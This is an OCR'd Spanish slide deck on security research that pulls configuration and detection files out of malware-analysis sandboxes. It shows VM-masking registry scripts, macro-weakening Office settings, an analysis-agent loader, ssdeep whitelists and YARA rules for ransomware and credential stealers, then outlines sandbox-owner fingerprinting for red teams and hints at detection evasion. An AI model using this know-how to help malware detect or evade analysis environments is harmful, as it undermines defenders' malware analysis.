.backup	.db	.jar	.log	.py	.ssdeep	.zip
.bat	.dll	.jpeg	.pdf	.rar	.sys	
.bin	.doc	.jpg	.pfx	.reg	.txt	
.bmp	.docx	.js	.ppk	.rules	.vbs	
.cfg	.exe	.json	.ppt	.rtf	.xls	
.cmd	.inf	.kdbx	.pptx	.sh	.xlsx	

4. Análisis de la seguridad de las sandbox



4.1 Análisis de archivos exfiltrados

Se ha accedido a un total de 874 archivos


```
webdavs/3jxf01dqrxe/benign.doc
webdavs/3jxf01dqrxe/backup/mount.sh
webdavs/3jxf01dqrxe/benign.pdf
webdavs/aoehwk1x1at/bin/sh.exe
webdavs/3jxf01dqrxe/launch.vbs
webdavs/aoehwk1x1at/bin/cut.exe
webdavs/3jxf01dqrxe/backup
webdavs/3jxf01dqrxe/backup/edit_registry.bat.old
webdavs/aoehwk1x1at/Office2010.reg
webdavs/3jxf01dqrxe/OEMLOGO.BMP
webdavs/aoehwk1x1at/oem.reg
webdavs/3jxf01dqrxe/VMwareOSOptimizationTool_b1071.zip
webdavs/3jxf01dqrxe/bin/sh.exe
webdavs/aoehwk1x1at/benign.xls
webdavs/3jxf01dqrxe/__D_
webdavs/3jxf01dqrxe/start.bat
webdavs/aoehwk1x1at/fakepos_binaries/CentralCreditCard.exe
webdavs/3jxf01dqrxe/edit_registry.bat
webdavs/3jxf01dqrxe/backup/unmount.bat
webdavs/3jxf01dqrxe/sdelete.exe
webdavs/3jxf01dqrxe/benign.jar
webdavs/3jxf01dqrxe/sleep.exe
webdavs/3jxf01dqrxe/allyourbase.swf
webdavs/aoehwk1x1at/bin/grep.exe
webdavs/3jxf01dqrxe/AcrobatReader9.reg
```

```
webdavs/ic3bgnyj1vt/icwtutor.exe
webdavs/ic3bgnyj1vt/File50660.xlsx
webdavs/ic3bgnyj1vt/README.txt
webdavs/ic3bgnyj1vt/__G_
webdavs/ic3bgnyj1vt/iedw.exe
webdavs/ic3bgnyj1vt/Gears.pptx
webdavs/ic3bgnyj1vt/7zw945.7z
webdavs/e2en0dzx1d4/__F_
webdavs/erblzho4awm/Max.py
webdavs/ic3bgnyj1vt/__F_
webdavs/ic3bgnyj1vt/File81823.docx
webdavs/ic3bgnyj1vt/Temp.xlsx
webdavs/ic3bgnyj1vt/ExtExport.exe
webdavs/e2en0dzx1d4/ctypes.py
webdavs/ic3bgnyj1vt/uninstall.exe
webdavs/ic3bgnyj1vt/Invoice.doc
webdavs/ic3bgnyj1vt/calc.exe
webdavs/ic3bgnyj1vt/Photos.zip
webdavs/ic3bgnyj1vt/notepad.exe
webdavs/ic3bgnyj1vt/SolvSamp.xls
webdavs/ic3bgnyj1vt/inetwiz.exe
webdavs/ic3bgnyj1vt/Backup.rar
webdavs/ic3bgnyj1vt/poc777.txt
webdavs/ic3bgnyj1vt/icwconn2.exe
webdavs/ic3bgnyj1vt/isignup.exe
webdavs/ic3bgnyj1vt/Slides.ppt
webdavs/erblzho4awm/__G_
webdavs/ic3bgnyj1vt/icwrmind.exe
webdavs/ic3bgnyj1vt/Payments.xls
webdavs/ic3bgnyj1vt/cmd.exe
webdavs/ic3bgnyj1vt/icwconn1.exe
webdavs/ic3bgnyj1vt/iexplore.exe
```

4.1 Análisis de archivos exfiltrados

Archivos “legítimos” para darle realismo a la sandbox:

- benign.doc
- benign.jar
- benign.pdf
- benign.xls
- First Michigan Bank-11-2012.pdf
- IMG_6014.jpg
- IMG_6049.jpg
- Presidential Savings Bank-2010-02-13.pdf
- Presidential Savings Bank-2010-05-02.pdf



Form W-4 (2015)

Purpose. Complete Form W-4 so that your employer can withhold the correct federal income tax from your pay. Consider completing a new Form W-4 each year and when your personal or financial situation changes.

Exemption from withholding. If you are exempt, complete **only** lines 1, 2, 3, 4, and 7 and sign the form to validate it. Your exemption for 2015 expires February 16, 2016. See Pub. 505, Tax Withholding and Estimated Tax.

Note. If another person can claim you as a dependent on his or her tax return, you cannot claim exemption from withholding if your income exceeds $1,050 and includes more than $350 of unearned income (for example, interest and dividends).

Exceptions. An employee may be able to claim exemption from withholding even if the employee is a dependent, if the employee:

- Is age 65 or older,
- Is blind, or
- Will claim adjustments to income; tax credits; or itemized deductions, on his or her tax return.

The exceptions do not apply to supplemental wages greater than $1,000,000.

Basic instructions. If you are not exempt, complete the **Personal Allowances Worksheet** below. The worksheets on page 2 further adjust your withholding allowances based on itemized deductions, certain credits, adjustments to income, or two-earners/multiple jobs situations.

Complete all worksheets that apply. However, you may claim fewer (or zero) allowances. For regular wages, withholding must be based on allowances you claimed and may not be a flat amount or percentage of wages.

Head of household. Generally, you can claim head of household filing status on your tax return only if you are unmarried and pay more than 50% of the costs of keeping up a home for yourself and your dependent(s) or other qualifying individuals. See Pub. 501, Exemptions, Standard Deduction, and Filing Information, for information.

Tax credits. You can take projected tax credits into account in figuring your allowable number of withholding allowances. Credits for child or dependent care expenses and the child tax credit may be claimed using the **Personal Allowances Worksheet** below. See Pub. 505 for information on converting your other credits into withholding allowances.

Nonwage income. If you have a large amount of nonwage income, such as interest or dividends, consider making estimated tax payments using Form 1040-ES, Estimated Tax for Individuals. Otherwise, you may owe additional tax. If you have pension or annuity income, see Pub. 505 to find out if you should adjust your withholding on Form W-4 or W-4P.

Two earners or multiple jobs. If you have a working spouse or more than one job, figure the total number of allowances you are entitled to claim on all jobs using worksheets from only one Form W-4. Your withholding usually will be most accurate when all allowances are claimed on the Form W-4 for the highest paying job and zero allowances are claimed on the others. See Pub. 505 for details.

Nonresident alien. If you are a nonresident alien, see Notice 1392, Supplemental Form W-4 Instructions for Nonresident Aliens, before completing this form.

Check your withholding. After your Form W-4 takes effect, use Pub. 505 to see how the amount you are having withheld compares to your projected total tax for 2015. See Pub. 505, especially if your earnings exceed $130,000 (Single) or $180,000 (Married).

Future developments. Information about any future developments affecting Form W-4 (such as legislation enacted after we release it) will be posted at *www.irs.gov/w4*.

Personal Allowances Worksheet (Keep for your records.)

A Enter “1” for **yourself** if no one else can claim you as a dependent . . . . . **A** _____

⎧ • You are single and have only one job; or ⎫

Si encuentras este tipo de ficheros
ya sabemos que estamos en una sandbox…

4.1 Análisis de archivos exfiltrados

Ficheros de configuración para enmascarar la sandbox:

Ocultación de parámetros de la sandbox a través del fabricante:

- oem.reg

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\OEMInformation]
"LOGO"="C:\\Windows\\System32\\OEMLOGO.bmp"
"Manufacturer"="ASUS"
"SupportURL"="http://www.asus.com"
```

Configuraciones para Office 2010:

- Office2010.reg

Configuraciones para Acrobat Reader 9:

- AcrobatReader9.reg

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common]
"UpdateReliabilityData"=dword:00000000
"QMSessionCount"=dword:00000002

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\TrustCenter]
"TrustBar"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Internet]
"UseOnlineContent"=dword:00000000
"IDN_AlertOff"=dword:00000001
"UseOnlineAppDetect"=dword:00000000


[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Research\Options]
"DiscoveryNeedOptIn"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security]
"AccessVBOM"=dword:00000001
"VBAWarnings"=dword:00000001
"EnableDEP"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security\FileBlock]
"Word95Files"=dword:00000000
```

4.1 Análisis de archivos exfiltrados

Ficheros de configuración de despliegue del entorno:

- mount.sh
- edit_registry.bat
- start.bat

```
c:/windows/system32/ipconfig.exe /renew

IPCFG=`c:/windows/system32/ipconfig.exe /all | c:/bin/grep.exe 'IP Address'`
IP=`echo $IPCFG | c:/bin/cut.exe -d ":" -f 2 | c:/bin/cut.exe -d " " -f 2`
THIRD_OCTET=`echo $IP | c:/bin/cut.exe -d "." -f 3`

if [ $THIRD_OCTET -lt 10 ]; then
    SHARE=mt00$THIRD_OCTET
elif [ $THIRD_OCTET -lt 100 ]; then
    SHARE=mt0$THIRD_OCTET
else
    SHARE=mt$THIRD_OCTET
fi;

HOST=192.168.${THIRD_OCTET}.1

while [ ! -d e:/home ];
do
c:/windows/system32/net.exe use e: \\\\$HOST\\$SHARE /user:nobody password
c:/sleep.exe 1
done;
```

```
@reg copy HKLM\HARDWARE\ACPI\FADT\MSI\BXPCFACP HKLM\HARDWARE\ACPI\FADT\MSI\MSI /s /f
@reg delete HKLM\HARDWARE\ACPI\FADT\MSI\BXPCFACP /f

@reg copy HKLM\HARDWARE\ACPI\RSDT\BOCHS_ HKLM\HARDWARE\ACPI\RSDT\MSI /s /f
@reg delete HKLM\HARDWARE\ACPI\RSDT\BOCHS_ /f

@reg copy HKLM\HARDWARE\RSDT\MSI\BXPCRSDT HKLM\HARDWARE\ACPI\RSDT\MSI\MSI /s /f
@reg delete HKLM\HARDWARE\ACPI\RSDT\MSI\BXPCRSDT /f

@reg add HKLM\HARDWARE\DESCRIPTION\System /v SystemBiosVersion /t REG_MULTI_SZ /d "MSI -1" /f
```

4.1 Análisis de archivos exfiltrados

Archivos del agente de análisis del malware:

- loader.py
- guest.py

```python
import zipfile
import requests
import socket
from subprocess import Popen
from os import fdopen, mkdir, chdir, unlink, system, listdir, environ
from sys import exit
from shutil import rmtree
import sys
import time

mkdir(r'Z:\utils')
mkdir(r'Z:\results')
chdir(r'Z:\utils')

sys.path.insert(0, r'Z:\utils')

has_console = True

_stdout = open(r'Z:\results\stdout.txt', 'w')
_stderr = open(r'Z:\results\stderr.txt', 'w')

if sys.executable.endswith('wupdater.exe'):
    sys.stdout = fdopen(_stdout.fileno(), 'w', 0)
    sys.stderr = fdopen(_stderr.fileno(), 'w', 0)
    has_console = False

proxyip = socket.gethostbyname('extractor.proxy')
proxies = {'http': 'http://'+proxyip+':8080'}

warmup_timeout = 40

print "Warm up the system ({}s)".format(warmup_timeout)

if has_console:
    for i in xrange(warmup_timeout):
        sys.stdout.write("\rTimeout: %02d" % (warmup_timeout-i))
        sys.stdout.flush()
        time.sleep(1)
else:
    time.sleep(warmup_timeout)

print 'Prepare environment..'
```

```python
utils = {
    'dumper':   'dumper.exe',
    'uiproxy':  'c2ae_uiproxy.exe',
    'userimitator': 'user_imitator.exe',
    'yara': 'rules.yara',
    'triggers': 'triggers.yara',
    'predetect': 'predetect.yara',
    'whitelist_ssdeep': 'whitelist.ssdeep',
}

results = {
    'log': 'guest.log',
    'perf': 'perf.csv',
    'stdout': 'stdout.txt',
    'stderr': 'stderr.txt',
    'limit': '5000',
    'snapshot': 'procsnap',
    'screenshot': 'screenshot.bmp',
    'dumper_log': 'dumper.log',
    'autoruns': 'autoruns.info',
    'regdiff': 'regdiff.json',
    'evtdiff': 'evtdiff.json'
}

copy_files = {
    'powershell.exe': expandvars('%windir%\\System32\\Windows
}
```

4.1 Análisis de archivos exfiltrados

Herramientas de análisis:

- Facondetector.exe
- messia.exe
- c2ae_uiproxy.exe
- dumper.exe

```
**********************************
**** Facon Analysis was started ****
**********************************
```

```
****************************
**** Messia was started ****
****************************
```

Herramientas de simulación de entorno:

- user_imitator.exe
- hangload.exe

4.1 Análisis de archivos exfiltrados

Inteligencia de detección utilizada por las sandbox

Hashes Ssdep (*98304 entradas*):

- whitelist.ssdeep

```
98304:tYU7KbUIfPdY0319q858oFfys7f5KrPp23VAVFaEVnXWpF/tWS:tcoIWwI85Gs7fl3VUaEVnXEV,"Windows/System32/DDORes.dll"
98304:tYU7KbUIfPdY0319q858oFfys7f5KrPp23VAVFaEVnXWpF/tWS:tcoIWwI85Gs7fl3VUaEVnXEV,"Windows/winsxs/x86_microsoft-windows-ddores_31bf3856ad364e35_6.1.7600.16385_none_1e9c329c9fe0187e/DDORes.dll
98304:uBL2ts5RlnrlPaoUzoh22zvOEuVE7A/nBBJwaTE668udHlYXvHBFLOAkGkzdnEVf:YPFq/nBBJw9668udHlY5FLOyomFHKnPY,"Windows/System32/mfc140.dll"
98304:v1k1J5TvD4w7rSeq3crpGlEFLgUh0FbTRcbxzH+uznXZZ+zC6tIpEwgm:vY5gKSezVFLR0RTRqz7B,"Windows/Installer/$PatchCache$/Managed/00002109110000000000000000F01FEC/12.0.4518/IPEDITOR.DLL"
98304:v2u5N1S0eee7PXXXXXm9Vitfr9IYHvw/:vX5NUlPXXXXXm9qz9IYHvU,"Windows/System32/NlsLexicons001b.dll"
98304:v2u5N1S0eee7PXXXXXm9Vitfr9IYHvw/:vX5NUlPXXXXXm9qz9IYHvU,"Windows/winsxs/x86_microsoft-windows-naturallanguage6_31bf3856ad364e35_6.1.7600.16385_none_9db12a5d8c0f6a9e/NlsLexicons001b.dll"
98304:v2u5N1S0eee7PXXXXXm9Vitfr9IYHvw/:vX5NUlPXXXXXm9qz9IYHvU,"Windows/winsxs/x86_microsoft-windows-naturallanguage6_31bf3856ad364e35_6.1.7601.17514_none_9fe23e2588fdee38/NlsLexicons001b.dll"
98304:veeKejRb6KYYRzl1rYBrAWpTmms3Ctm8oVXK0na6g3QAt1zwoN1R4FLOAkGkzdnr:v8NpL84jN1eFLOyomFHKnPAu,"Windows/System32/mfc100u.dll"
98304:V+fxjiOz7A72Rlx2O1zWTzBkPt4HBDlLirkyp8d:VQjLciCtkPt6/W4yp8,"Windows/assembly/NativeImages_v4.0.30319_32/Microsoft.Build/3739d2677f7bf615f7d417ae0c6bbef8/Microsoft.Build.ni.dll"
98304:vhyanL+qsO35k8vqBc+CnKY0bMFL4XyhmA48kkPWdP9nhci0mA3eejrpGZQeqm8M:vhZsAZ94NP9nhjA3eejrpGAN531uv6S,"Windows/IME/IMEJP10/DICTS/IMJPNM.DIC"
98304:vhyanL+qsO35k8vqBc+CnKY0bMFL4XyhmA48kkPWdP9nhci0mA3eejrpGZQeqm8M:vhZsAZ94NP9nhjA3eejrpGAN531uv6S,"Windows/winsxs/x86_microsoft-windows-d..se-biogeodictionary_31bf3856ad364e35_6.1.7600.1
98304:vIp27i2u7InCEE+wysPM4mlaw0LI60GBGrGrGWAuU7jPLQ:Qc7i6nTE+wBMHlaw0/U7jPL,"Windows/System32/mspaint.exe"
98304:vIp27i2u7InCEE+wysPM4mlaw0LI60GBGrGrGWAuU7jPLQ:Qc7i6nTE+wBMHlaw0/U7jPL,"Windows/winsxs/x86_microsoft-windows-mspaint_31bf3856ad364e35_6.1.7600.16385_none_8df3dcc84fe54e8b/mspaint.exe"
98304:/VlD5DD4aAuEcQha0MUZO31qwh1uODAvd+I:/VlD5X4nutQhaeqoMuODAAI,"Windows/winsxs/x86_microsoft-windows-os-kernel_31bf3856ad364e35_6.1.7601.21701_none_6ec9394b2b7d606e/ntoskrnl.exe"
98304:VRNPg3TpK1cCSuCTXjdzyMCJo/FXoqlyRSeoxlbISE8PwZ:PNPg3TAcCSDyM7FYqlyce0lsSO,"Windows/assembly/NativeImages_v2.0.50727_32/System.Management.A#/a8e3a41ecbcc4bb1598ed5719f965110/System.Manag
98304:vyc5IWCDpOU1X2HBm/cbNQmEnB3BsErwo/i+ZVHP:vycdClL1X2hBQznBxsErwo/i+ZVHP,"Windows/System32/WindowsPowerShell/v1.0/coreclr.dll"
98304:WEWsrhmswShHpSvnB5MnhpTnWbWA7ySeAfCt0PfI9jWwg76YAvvU+uFLOAkGkzdz:W6DWbLRojDbvU+uFLOyomFHKnPA25,"Windows/System32/mfc100.dll"
98304:wiCw1D7qRy3CcOzgbRcoC7TougZmOWcD8D9k+jowYnY:4w1zOuRDEgAfcwDi+eY,"Program Files/Java/jre7/bin/jfxwebkit.dll"
98304:wnXVMSRMlBoIafB/I6A9Xwk2px12CqRe+RM/kXben7XTWwt52n7/YRFLOAkGkzdC:wnX1f2CYo7XTqYRFLOyomFHKnPAT,"Windows/Installer/$PatchCache$/Managed/1D5E3C0FEDA1E123187686FED06E995A/10.0.40219/F_CENTR
98304:WQcDasuzdutBNJ087Wvv4mBAwLp8Zqr0TUj18tDQQsn+LT:WQcDraCBNJ0tv44dLZBmDon+f,"Windows/Installer/$PatchCache$/Managed/00002109110000000000000000F01FEC/12.0.4518/OUTLFLTR.DAT"
98304:WWUyUwOePPlcwJbCRD4hMfn8XIYvPuwdy9Lavn+WavYlaWEbQ9UBJuS/mvZRJWkO:rUybOS11hzORa8K/0btwMGOq2TIhWeo,"Windows/Installer/$PatchCache$/Managed/00002109110000000000000000F01FEC/12.0.4518/PPCOR
98304:/+Wzk82oROQFhOSMLsOQirajOtnuByMLUmRyj:/+V8bROQFhOvQz4uByMLUUyj,"Windows/winsxs/x86_microsoft-windows-os-kernel_31bf3856ad364e35_6.1.7601.21863_none_6e8a5c3d2bac37e9/ntoskrnl.exe"
98304:xs5R9SHHHHdHHmHHHoSpZaPn6EKwBp6i/fqEX1VN9v3K9GGGGGGGGGGGGGmYUjsR:xZHHHHdHHmHHHoSpZayBwr6UTVe9GGGE,"Windows/System32/NlsLexicons000c.dll"
98304:xs5R9SHHHHdHHmHHHoSpZaPn6EKwBp6i/fqEX1VN9v3K9GGGGGGGGGGGGGmYUjsR:xZHHHHdHHmHHHoSpZayBwr6UTVe9GGGE,"Windows/winsxs/x86_microsoft-windows-naturallanguage6_31bf3856ad364e35_6.1.7600.16385_
98304:xs5R9SHHHHdHHmHHHoSpZaPn6EKwBp6i/fqEX1VN9v3K9GGGGGGGGGGGGGmYUjsR:xZHHHHdHHmHHHoSpZayBwr6UTVe9GGGE,"Windows/winsxs/x86_microsoft-windows-naturallanguage6_31bf3856ad364e35_6.1.7601.17514_
98304:xW25+znBhfknHL0B+GijOBtWLHVEuswDqzZPDojDxAm8X:JQhfknHL0B+GiyBGEdzlPeCX,"Program Files/Microsoft Office/Office12/OFFOWC.DLL"
98304:yCTNLLMlPF+agCdQVaSI2O5Iqdkg3OJc0qwuVD9yO5IBp5:dRk,"Windows/System32/DriverStore/FileRepository/atiilhag.inf_x86_neutral_1d882551ede2c65b/atiumdva.dll"
98304:yCTNLLMlPF+agCdQVaSI2O5Iqdkg3OJc0qwuVD9yO5IBp5:dRk,"Windows/winsxs/x86_atiilhag.inf_31bf3856ad364e35_6.1.7601.17514_none_a7a5cf9ca38aacc7/atiumdva.dll"
98304:ye7LYIkVvl0zWISzGZGzybkn2CeYvwCTFaa:n78VIWDy4n2Hyaa,"Windows/System32/accessibilitycpl.dll"
98304:ye7LYIkVvl0zWISzGZGzybkn2CeYvwCTFaa:n78VIWDy4n2Hyaa,"Windows/winsxs/x86_microsoft-windows-accessibilitycpl_31bf3856ad364e35_6.1.7601.17514_none_5b652abeb21da986/accessibilitycpl.dll"
98304:yH2t0UQexgqI1IGGUSZNrrcYOh9B/krUBky5hnxNynZvj5Ykrs4a3PCnuS5cxHrs:hpQRuU4cYccYiy5ZWecs4iPo2ZN5SjKk,"Program Files/Microsoft Office/Office12/1033/EXCEL.DEV.HXS"
98304:Y/zg9aWo7jU6aVCrAj1twc7sQeS8VwWEl:Y/Aa1I6agromRQsVml,"Windows/Fonts/simsunb.ttf"
98304:Y/zg9aWo7jU6aVCrAj1twc7sQeS8VwWEl:Y/Aa1I6agromRQsVml,"Windows/winsxs/x86_microsoft-windows-font-truetype-simsunb_31bf3856ad364e35_6.1.7600.16385_none_90d0e0197d436987/simsunb.ttf"
98304:Z5WqlPMAxWPuagfD+1oa2pfD3KWmSEB5c1FuLQ6CO2eGzW8nTESdekgZ0g/5hQ+:Z5xmA4dgf6ehD31m5B5c1F8Sdenmg/X/,"Program Files/Adobe/Reader 10.0/Reader/plug_ins/Annots.api"
98304:z7VOquMnkm1116qLLEXQDadvgAymxDOVbfaHOHxX/wO/wj:dKMkNdvgAymxDOVbyHOHxX/wO/wj,"Program Files/Hnc/Hwp80/HwpUR.KOR"
98304:zbiEkmnft4PdpR2j50Aj4Ouenmur2uuh0/kWy:/6mnft4FpR2j50AjKem/uuh0I,"Windows/winsxs/x86_microsoft-windows-os-kernel_31bf3856ad364e35_6.1.7601.17514_none_6e37cb8c12652b73/ntkrnlpa.exe"
98304:zJu8TopQRfuZqWE5nRPal+/EDW7urFF7n5Zca1OAo7BrmkP7y0ZL:zJu8EpQRfuZqWEbPalTS7CFxcwvA7yM,"Windows/System32/DriverStore/FileRepository/nv_lh.inf_x86_neutral_bbe628dbdd6fce25/nvd3dum.dll"
98304:zJu8TopQRfuZqWE5nRPal+/EDW7urFF7n5Zca1OAo7BrmkP7y0ZL:zJu8EpQRfuZqWEbPalTS7CFxcwvA7yM,"Windows/winsxs/x86_nv_lh.inf_31bf3856ad364e35_6.1.7600.16385_none_ee3de1f52c28dff5/nvd3dum.dll"
```

4.1 Análisis de archivos exfiltrados

Inteligencia de detección utilizada por las sandbox

Yara rules :

- rules.yara
- triggers.yara
- predetect.yara

```
rule GandCrab__1337__noextractor_v1 {
    strings:
        $s0 = "CRAB" ascii wide nocase
        $s1 = "KRAB" ascii wide nocase
        $s2 = "ransom_id=" wide
        $s3 = "SOFTWARE\\keys_data\\data" wide
        $s4 = "{USERID}" wide
        $s5 = "pc_lang" wide

    condition:
        3 of them
}
rule PENoExtractorDetector__1337__Blackmoon {
    strings:
        $s0 = "Logindlg.dll" wide ascii nocase
        $s1 = "BankFrame.dll" wide ascii nocase
        $s2 = "EAuthDlg.dll" wide ascii nocase
        $s3 = "blackmoon" wide ascii nocase
        $s4 = "bank.gametea" wide ascii nocase

    condition:
        all of them
}



rule PENoExtractorDetector__1337__QQPass_v2 {
    strings:
        $s0 = "res://kernel32.dll/*YiYuYanWoChiLe*.htm"
        $s1 = "res://kernel32.dll/picture.a5a"
        $s2 = "QQProtect.exe" nocase
        $s3 = "qpath.ini" nocase
        $s4 = "QQApp.exe" nocase

    condition:
        all of them
}
```

```
rule c2ae_uiproxy : dumper
{
    meta:
            date = "2016-10-27"
            description = "C2AE uiproxy"

    strings:
            $a = "nofix.bin" wide
            $b = "fixed.bin" wide
            $c = "C2AE_UIPROXY" wide
            $d = "c2ae_uiproxy.pdb"

    condition:
            all of them
}

rule dumper_exe : dumper
{
    meta:
            date = "2016-11-15"
            description = "Dumper"

    strings:
            $a = "\\dumps_created.txt" wide
            $b = "BuildRWXRegionsSnapshot()" wide
            $c = "C:\\Projects\\dumper\\Release\\dumper.pdb"
            $d = "PROCSNAP"

    condition:
            all of them
}
```

4.2 Conclusiones

- Es posible acceder a archivos de configuración utilizados para generar las sandbox
- Conociendo como trabajan las sandbox de terceros podemos mejorar las nuestras
- Se han obtenido reglas utilizadas para detectar malware ¿Posible evasión de detección?
- Las sandbox no están tan maduras como creíamos ya que ha sido posible acceder a gran cantidad de ficheros utilizados para su configuración y análisis de malware

5. Sandbox owner fingerprinting

OBJETIVO:

- Identificar al propietario de la sandbox
- Identificar a las entidades que obtienen inteligencia de ellas
- Útil para los ejercicios de Red Team

5.1 Sandbox owner fingerprinting

¿Podemos saber que están analizando nuestras muestras si estas no se pueden conectar a Internet?


¿Podemos identificar quién o qué empresa está analizando las muestras? Por ejemplo, ¿podemos conocer la empresa que gestiona el SOC de un cliente?

¿Podemos escapar de la sandbox?

¿Están los analistas protegidos?

5.1 Sandbox owner fingerprinting

Clasificamos con etiquetas las distintas sandbox identificadas, mediante : análisis de procesos, identificación de las direcciones IP, archivos identificados…



Dashboard | All data | Analysis

1 - 37 / 37 (37) — 50 — 1

